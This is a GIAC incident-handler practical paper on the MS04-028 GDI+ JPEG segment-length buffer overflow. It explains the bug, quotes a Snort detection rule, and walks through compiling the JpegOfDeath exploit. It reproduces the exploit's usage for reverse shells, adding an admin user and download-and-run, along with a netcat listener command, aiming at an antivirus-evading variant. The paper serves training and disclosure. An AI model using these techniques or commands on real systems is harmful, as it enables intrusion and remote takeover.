Global Information Assurance Certification Paper

JPEG exploit variant: creation and using

GIAC Certified
Incident Handler

Practical Assignment

Version 3.00

Andrey Bayora

January 9, 2005

Table of Contents

List of Figures

Abstract

In this paper will be analyzed and explained JPEG processing (GDI+) exploit. This paper consists of three parts.
In the first part will be described bug in the processing of JPEG pictures, which was reported to Microsoft by Nick DeBaggis.
Later, will be performed detailed analyses of known exploit versions and the structure JPEG pictures. Based on the conducted research, we'll create version of the known exploit, which will penetrate victim system, bypassing the protection of antivirus programs.
In the second part reviewed stages of the attack with the use of a new version JPEG exploit.
In the third part, will be performed the Incident Handling Process.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style

URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Statement of Purpose

Until recently, different formats of the image files were considered as "safe ". In the last several years, were found problems in the processing of graphic files by different programs. When such problems appear in the frequently used graphic files, as JPEG, we must consider change or review some concepts of the information protection. In the case of JPEG pictures: some antivirus programs do not check, by default, image files, or if there is the possibility to include some security checks of the pictures in Gateways or IDS devices - this can substantially slow down performance.
Conducted in this paper research of the error in the processing of JPEG image files expose how malicious picture can take over vulnerable system and revealed inability or caught many antivirus vendors unprepared to deal with this problem.
After realizing that the versions of harmful pictures are not detected by many antivirus programs, I decide to inform the antivirus vendors through security mailing list (Bugtraq http://www.securityfocus.com/archive/1/378511/2004-10-10/2004-10-16/0 and Full Disclosure http://seclists.org/lists/fulldisclosure/2004/Oct/0482.html). As a result, some antivirus vendors corrected shortage in their products and now can detect harmful JPEG files.
In this paper I used the fictitious organization as an example for conducting the attack and performing following Incident Handling Process.

* Please note that in this paper there is extensive use of hexadecimal numbers and if you feel that you need more explanation about this numbering system – please review Appendix 1 – Understand Hex numbers by Jeremy Gordon (http://www.jorgon.freeserve.co.uk/GoasmHelp/ushex.htm) and Appendix 2 – Hexadecimal Number System by Erik Østergaard (http://www.danbbs.dk/~erikoest/hex.htm).

The Exploit

The exploit used here is:

JpegOfDeath.M.c v0.6.a.c (source code).

The name is:
All in one Bind/Reverse/Admin/FileDownload
Exploit by John Bissell A.K.A. HighT1mes
Tweaked Exploit By M4Z3R For GSO

The vulnerability as stated at SecurityFocus web site is:
"Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability".
CVE and CERT information referencing to this vulnerability:

1. US-CERT. Vulnerability Note VU#297462.
   Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component.
   http://www.kb.cert.org/vuls/id/297462

2. US-CERT. TA04-260A-Microsoft Windows JPEG component buffer overflow.
   http://www.us-cert.gov/cas/techalerts/TA04-260A.html

3. CVE Name CAN-2004-0200
   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

Additional references to the exploit and the vulnerability are listed in "Exploit References" section.

The source code of this exploit (see Appendix 3) and other variants can be found at http://www.securityfocus.com/bid/11173/exploit/

This is the latest version of MS04-028 exploit that use Buffer Overrun in JPEG Processing (GDI+) vulnerability.
http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx

This exploit code after compiling and running will create image file that can:

- bind `cmd.exe` on supplied port (default 1337)
- add user "X" whit password "X" as an administrator on victim system
- connect reverse command shell to supplied IP and port (default port 1337)
- download and run arbitrary file from supplied web site

Also, for purpose of performing more successful attack on a victim system we will tweak this exploit and craft our arbitrary image file.

Operating System

From SecurityFocus website (http://www.securityfocus.com/bid/11173) this is the list of vulnerable operating systems:

Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Protocols/Services/Applications

There is a buffer overflow in the Microsoft Graphic Device Interface (GDI+) component (gdiplus.dll) that triggered when a malformed JPEG image is supplied. The buffer overflow is occurred because of lack of proper validation of certain data in the JPEG image file.

From SecurityFocus website (http://www.securityfocus.com/bid/11173) the following applications and components are affected:

Avaya DefinityOne Media Servers
Avaya IP600 Media Servers
Avaya S3400 Message Application Server
Avaya S8100 Media Servers
Business Objects Crystal Enterprise 9.0
Business Objects Crystal Enterprise 10.0
Business Objects Crystal Reports 9.0
Business Objects Crystal Reports 10.0
Microsoft .NET Framework 1.0 SP2
Microsoft .NET Framework 1.1
Microsoft .NET Framework SDK 1.0 SP2
Microsoft .NET Framework SDK 1.0 SP1
Microsoft .NET Framework SDK 1.0

Microsoft Digital Image Pro 7.0
Microsoft Digital Image Pro 9.0
Microsoft Digital Image Suite 9.0
Microsoft Greetings 2002
Microsoft Internet Explorer 6.0 SP1
Microsoft Office 2003
  + Microsoft Excel 2003
  + Microsoft FrontPage 2003
  + Microsoft InfoPath 2003
  + Microsoft OneNote 2003
  + Microsoft Outlook 2003
  + Microsoft PowerPoint 2003
  + Microsoft Publisher 2003
  + Microsoft Word 2003
Microsoft Office XP SP3
  + Microsoft Excel 2002 SP3
  + Microsoft FrontPage 2002 SP3
  + Microsoft Outlook 2002 SP3
  + Microsoft PowerPoint 2002 SP3
  + Microsoft Publisher 2002 SP3
  + Microsoft Word 2002 SP3
Microsoft Office XP SP2
  - Microsoft Windows 2000 Professional
  - Microsoft Windows 2000 Professional SP1
  - Microsoft Windows 2000 Professional SP2
  - Microsoft Windows 2000 Professional SP3
  - Microsoft Windows 98
  - Microsoft Windows 98SE
  - Microsoft Windows ME
  - Microsoft Windows NT Workstation 4.0
  - Microsoft Windows NT Workstation 4.0 SP1
  - Microsoft Windows NT Workstation 4.0 SP2
  - Microsoft Windows NT Workstation 4.0 SP3
  - Microsoft Windows NT Workstation 4.0 SP4
  - Microsoft Windows NT Workstation 4.0 SP5
  - Microsoft Windows NT Workstation 4.0 SP6
  - Microsoft Windows NT Workstation 4.0 SP6a
  - Microsoft Windows XP Home
  - Microsoft Windows XP Home SP1
  - Microsoft Windows XP Professional
  - Microsoft Windows XP Professional SP1
Microsoft Picture It! 7.0
Microsoft Picture It! 9.0
  + Microsoft MSN Messenger Service 9.0
Microsoft Picture It! 2002
Microsoft Picture It! Library

+ Microsoft MSN Messenger Service 9.0
Microsoft Platform SDK Redistributable: GDI+
Microsoft Producer for Microsoft Office PowerPoint
Microsoft Project 2002 SP1
Microsoft Project 2002
Microsoft Project 2003
Microsoft Visio 2002 Professional SP2
Microsoft Visio 2002 Standard SP2
Microsoft Visio 2003 Professional
Microsoft Visio 2003 Standard
Microsoft Visual Studio .NET 2002
+ Microsoft Visual Basic .NET Standard 2002
+ Microsoft Visual C# .NET Standard 2002
+ Microsoft Visual C++ .NET Standard 2002
Microsoft Visual Studio .NET 2003
+ Microsoft Visual Basic .NET Standard 2003
+ Microsoft Visual C# .NET Standard 2003
+ Microsoft Visual C++ .NET Standard 2003
+ Microsoft Visual J# .NET Standard 2003

Exploit Variants

There are 11 known variants of this exploit, you can find them at:
http://www.securityfocus.com/bid/11173/exploit/

- Proof of concept exploits. Those exploits crash vulnerable applications:
  - `CRASH-TEST.zip` – crash test (only crash the vulnerable application) for MS04-028 vulnerability.
  - `crash-netscape.jpg` – crash test for Netscape vulnerability.
  - `jpegcompoc.zip` - crash test for MS04-028 vulnerability. The first 8221 bytes of this file are the same as in `crash-netscape.jpg` (Appendix 4) and it seems to me that `jpegcompoc.zip` utilize the same exploit trigger, as `crash-netscape.jpg`.
  - `ms04-028.sh` – script that create image file for crash test.

- `jfif-expII.sh` - script for MS04-028 Exploit PoC II with Shellcode: CreateUser X in Administrators Group of Windows OS.

- `MSjpegExploitByFoToZ.c` – this exploit code after compiling and running will create image file that can launch a local `cmd.exe` (not bound to the network).

- `msJPEGParsingVulnHighT1mes.c` - this exploit code after compiling and

`running will create image file that can` bind command shell to supplied port (default 1337) or connect reverse command shell to supplied port (default 1337).

- `JpegOfDeath.c` – this exploit is the same code as `msJPEGParsingVulnHighT1mes.c`

- `JPGDownloaderATmaCA.c` - this exploit code after compiling and running will create image file that can download arbitrary file from supplied web site.

- `sacred_jpg.c` - this exploit code after compiling and running will create image file that can :
  - pop up `cmd.exe` in vulnerable machine
  - bind `cmd.exe` to supplied port
  - add user `"ASP32.NET"` as an administrator of vulnerable machine
  - connect reverse command shell to supplied IP and port
  - download and run arbitrary file from supplied web site

Description and Exploit Analysis

1. What is GDI+ ?
   As stated by Microsoft
(http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx)

> *"GDI+ is a graphics device interface that provides two-dimensional vector graphics, imaging, and typography to applications and programmers."*
>
> Another description from Microsoft
> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/AboutGDIPlus/IntroductiontoGDIPlus/OverviewofGDIPlus.asp
>
> *"Microsoft Windows GDI+ is the subsystem of the Windows XP operating system or Windows Server 2003 that is responsible for displaying information on screens and printers. GDI+ is an application programming interface (API) that is exposed through a set of C++ classes.*
>
> *As its name suggests, GDI+ is the successor to Windows Graphics Device Interface (GDI), the graphics device interface included with earlier versions of Windows. Windows XP or Windows Server 2003 supports GDI for compatibility with*

existing applications, but programmers of new applications should use GDI+ for all their graphics needs because GDI+ optimizes many of the capabilities of GDI and also provides additional features.

A graphics device interface, such as GDI+, allows application programmers to display information on a screen or printer without having to be concerned about the details of a particular display device. The application programmer makes calls to methods provided by GDI+ classes and those methods in turn make the appropriate calls to specific device drivers. GDI+ insulates the application from the graphics hardware, and it is this insulation that allows developers to create device-independent applications."

2. What is JPEG image file ?
   As stated by Microsoft in their security bulletin
(http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx)

"JPEG is a platform-independent image format that supports a high level of compression. JPEG is a widely supported Internet standard developed by the Joint Photographic Experts Group."

3. Structure of JPEG file.

JPEG image consist of various sections (segments) separated by markers. Marker is a predetermined sequence of 16 bits (2 bytes) that symbolize the beginning of a segment.
Below is the high-level syntax and structure of JPEG file.
(http://www.wotsit.org/download.asp?f=itu-1150PDF)




Figure 1: High-level syntax and structure of JPEG file

Every marker has the symbolic representation. The full specification by ITU (International Telecommunication Union) and CCITT (the International Telegraph and Telephone Consultative Committee) of JPEG image file located at http://www.wotsit.org/download.asp?f=itu-1150PDF .

The following Table 1 represents 4 variants of markers that used in this paper.

Code Assignment (Hex number)	Symbol	Description
FFD8	SOI	Start of image
FFD9	EOI	End of image
FFE0 through FFEF	APP	Reserved for application segments
FFFE	COM	Comment

Table 1: JPEG markers

At the beginning of our analysis we will open the sample picture from `C:\WINDOWS\system32\oobe\html\mouse\images\bulzano.jpg` (from the default installation of Windows XP Professional) and examine of which parts it consists (Figure 2). I'll use ICY Hexplorer (http://artemis.wszib.edu.pl/~mdudek/) Hex editor.
The screen of Hexplorer is divided into three parts: left – shows offset in hex format – relative address of data from the beginning of file, the center section – contents of the opened file in Hex format, and the right side – contents of the opened file in text format.

File begins from xFFD8 - this is SOI (start of image) marker, see Table 1. The following markers are xFFE0 and xFFED at offset x0010 (second line). These are the APP markers that contain certain textual information about the program that created this picture. At the line with offset x0220 we see the xFFFE marker - this is the COM marker containing comment of the program that created this file – "File written by Adobe Photoshop". The first two bytes after the marker, in accordance with the specification of JPEG format, designate the size (length) of the comment segment – x0027 in hex format or 39 bytes in decimal representation.
Although this file is absolutely normal, it is necessary to pay attention on the fact that it was processed or saved several times and therefore contains a somewhat nonstandard structure - at the offset x0210 located SOI marker symbolizing Start of Image.




Figure 2: Sample JPEG file: bulzano.jpg

4. Why is it exploitable ?

This is the simplified structure of the comment segment (Figure 3). This segment contains COM marker (xFFFE) – 2 bytes long, Segment Length that contains the size of comment segment – 2 bytes long and a Data portion.

COM	Segment Length	Data

Figure 3: Comment segment structure

There is good description of this vulnerability written by Nick DeBaggis in his post to bugtraq http://www.securityfocus.com/archive/1/375204 .
(I prefer to quote the original description of the relevant authors, rather than paraphrase them):

"The JPEG parsing engine included in GDIPlus.dll contains an exploitable buffer overflow. When a specially crafted JPEG image is accessed through the Windows XP shell, a buffer overflow occurs potentially allowing an attacker to run arbitrary code on the affected system. Due to the pervasiveness of the affected dll there may be other vulnerable attack vectors.
JPEG Comment sections (COM) allow for the embedding of comment data
into a JPEG image. COM sections are marked beginning with 0xFFFE followed by a 16 bit unsigned integer in network byte order giving the total comment length + the 2 bytes for the length field; a single JPEG COM section could therefore contain 65533 bytes of invisible data (invisible in the sense that it's not rendered as part of the image). Because the JPEG COM field length variable is 2 bytes wide, and itself is included in the length value, the minimum value for this field is 2, this implies an empty comment. If the comment length value is set to 1 or 0, a buffer overflow occurs overwriting heap management structures.

The problem is GDIPlus normalizes the COM length prior to checking it's value; a starting length of 0 becomes -2 after normalization (0xFFFE unsigned), this value is converted to the 32 bit value 0xFFFFFFFE and is eventually passed on to memcpy which attempts to copy ~4G bytes into heap memory."

To compliment this review, here is description of similar vulnerability in Netscape Communicator (http://www.securityfocus.com/bid/1503) written by Solar Designer.

"The comment [field] includes a 2-byte "length" field which indicates how long the comment is - this value includes the 2-bytes of the "length" field. To determine the length of the comment string alone (for memory allocation), the function reads the value in the "length"

field and subtracts two. The function then allocates the length of the comment + one byte for NULL termination. There is no error checking to ensure the "length" value is valid. This makes it possible to cause an overflow by creating an image with a comment "length" field containing the value 1. The memory allocation call of 0 bytes (1 minus 2 (length field) + 1 (null termination)) will succeed. The calculated comment size variable is declared unsigned, resulting in a large positive value (from 1 minus 2). The comment handling function goes into a loop to read the comment into memory, but since the calculated comment size is enormous this causes the function to read the entire JPEG stream, overwriting the heap."

From the explanation given above, it follows that the problem lies at the incorrect processing of the Length parameter (in the COM segment). Above descriptions of the problem in processing JPEG images reference only the COM segment, but that's not the all "problems" within JPEG images.

5. Searching for more attacking vectors.

Let examine the relevant Snort rule from http://www.snort.org/snort-db/sid.html?sid=2705.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG parser heap overflow attempt"; flow:from_server,established;
content:"image/jp"; nocase;
pcre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x
00\x01]/smi";
reference:bugtraq,11173; reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
classtype:attempted-admin; sid:2705; rev:2;)
```

The important conclusion, which can be made from this rule is, that besides the COM segment, the same problem also exists in three additional markers that belongs to APP segment. These markers are xFFE1, xFFE2 and xFFED (see bold section in the above Snort rule). There are 4 markers in total, in which the "segment length" field processed incorrectly (Table 2).

	Marker	Segment length value	Symbol
1	xFFFE	x0000	COM
2	xFFFE	x0001	COM
3	xFFE1	x0000	APP
4	xFFE1	x0001	APP

5	xFFE2	x0000	APP
6	xFFE2	x0001	APP
7	xFFED	x0000	APP
8	xFFED	x0001	APP

Table 2: Markers and values to trigger error in JPEG processing

From the previous discussion, there are 2 values of "Segment Length" parameter that can lead to the error in processing JPEG image – x0000 and x0001.
Table 2 summarizes all variants of markers and their "segment length" values that can cause error in processing JPEG image files.




Figure 4: Application segment structure

In the Figure 4 we see the structure of the APP segment, which is very similar to the structure of already known to us COM segment (Figure 3). According to the specifications (Table 1), the APP segment marker can take value from xFFE0 to xFFEF.

At this stage, we have enough information to create our own exploit variant.

6. Creating a new JPEG exploit variant.

First, we compile and examine original exploit code "`jpegOfDeathv0_6_a.c`" in Visual Studio (Figure 5):




Figure 5: Compiling errors in the original exploit code

Please notice, that you can not compile this code “as is” because of compiling errors in function “`void print_usage(char *prog_name)`” .
To fix these errors, we must edit lines with “`printf`” function: for every new line, other then lines with function “`printf`”, press BACKSPACE and rearrange them, as one long line within function “`printf`” (from the upper line) – Figure6.




Figure 6: Fixed original exploit code

After compiling and building, we have working executable "`jpegOfDeathv0_6_a.exe`" file.
Running this file without any switches will produce the following results:

```
C:\GDI>jpegOfDeathv0_6_a.exe
 +-------------------------------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit   |
 |    Exploit by John Bissell A.K.A. HighT1mes                |
 |          TweaKed By M4Z3R For GSO                          |
 |            September, 23, 2004                             |
 +-------------------------------------------------------------------+
 Exploit Usage:
      jpegOfDeathv0_6_a.exe -r your_ip | -b [-p port] <jpeg_filename>

                    -a | -d <source_file> <jpeg_filename>

 Parameters:

       -r your_ip or -b        Choose -r for reverse connect attack mode
                              and choose -b for a bind attack. By default
                              if you don't specify -r or-b then a bind
                              attack will be generated.
```

-a or -d	The -a flag will create a user X with pass X, on the admin localgroup. The -d flag, will execute the source http path of the file given.
-p (optional)	This option will allow you to change the port used for a bind or reverse connect attack. If the attack mode is bindthen the victim will open the -p port. If the attack modeis reverse connect then the port you specify will be the one you wantto listen on so the victim can connect to you right away.

Examples:

```
jpegOfDeathv0_6_a.exe -r 68.6.47.62 -p 8888 test.jpg
jpegOfDeathv0_6_a.exe -b -p 1542 myjpg.jpg
jpegOfDeathv0_6_a.exe -a whatever.jpg
jpegOfDeathv0_6_a.exe -d http://webserver.com/patch.exe exploit.jpg
```

Remember if you use the -r option to have netcat listening on the port you are using for the attack so the victim will be able to connect to you when exploited...

Example:

```
nc.exe -l -p 8888
```

From the various self explanation switches, we choose that one, that will give us the possibility of reverse shell connect. The meanings of reverse shell connect: when user of the victim system will open our supplied image file, attacker will get command line prompt of the remote system through NetCat program that running in attacker's system. For that option, we must supply our (attacker's) IP address and port that will get command line prompt from the victim system.

Here is the brief description of NetCat utility form (http://netcat.sourceforge.net/):

"Netcat is a featured networking utility which reads and writes data across network connections, using the TCP/IP protocol.
It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.

It provides access to the following main features:

** Outbound and inbound connections, TCP or UDP, to or from any*

ports.

** Featured tunneling mode which allows also special tunneling such as UDP to TCP, with the possibility of specifying all network parameters (source port/interface, listening port/interface, and the remote host allowed to connect to the tunnel.*

** Built-in port-scanning capabilities, with randomizer.*

** Advanced usage options, such as buffered send-mode (one line every N seconds), and hexdump (to stderr or to a specified file) of transmitted and received data.*

** Optional RFC854 telnet codes parser and responder."*

You can download NetCat (NT version) utility from the SecurityFocus website at http://www.securityfocus.com/tools/139 .

If you need more information about the use of this tool, please review Appendix 5 in this paper, which consists of "`readme.txt`" file of NetCat program.

Now we are ready to create the image with MS04-028 exploit and test it.
For testing purposes we need to set up vulnerable system. In this paper we'll use VMware program with default installation of Windows XP Professional SP1 as host operating system.

*If the reader never used virtual OS software, there is option to install real operating system on real hardware for testing purposes. Explanation of how to install and operate (virtual) OS software is out of the scope of this paper.

In the next step, we create harmful image file with the help of previously created program "`jpegOfDeathv0_6_a.exe`". In command line window, we execute the following command:

```
jpegOfDeathv0_6_a.exe -r 127.0.0.1 -p 777 test.jpg
```

The result of running this command (Figure 7):

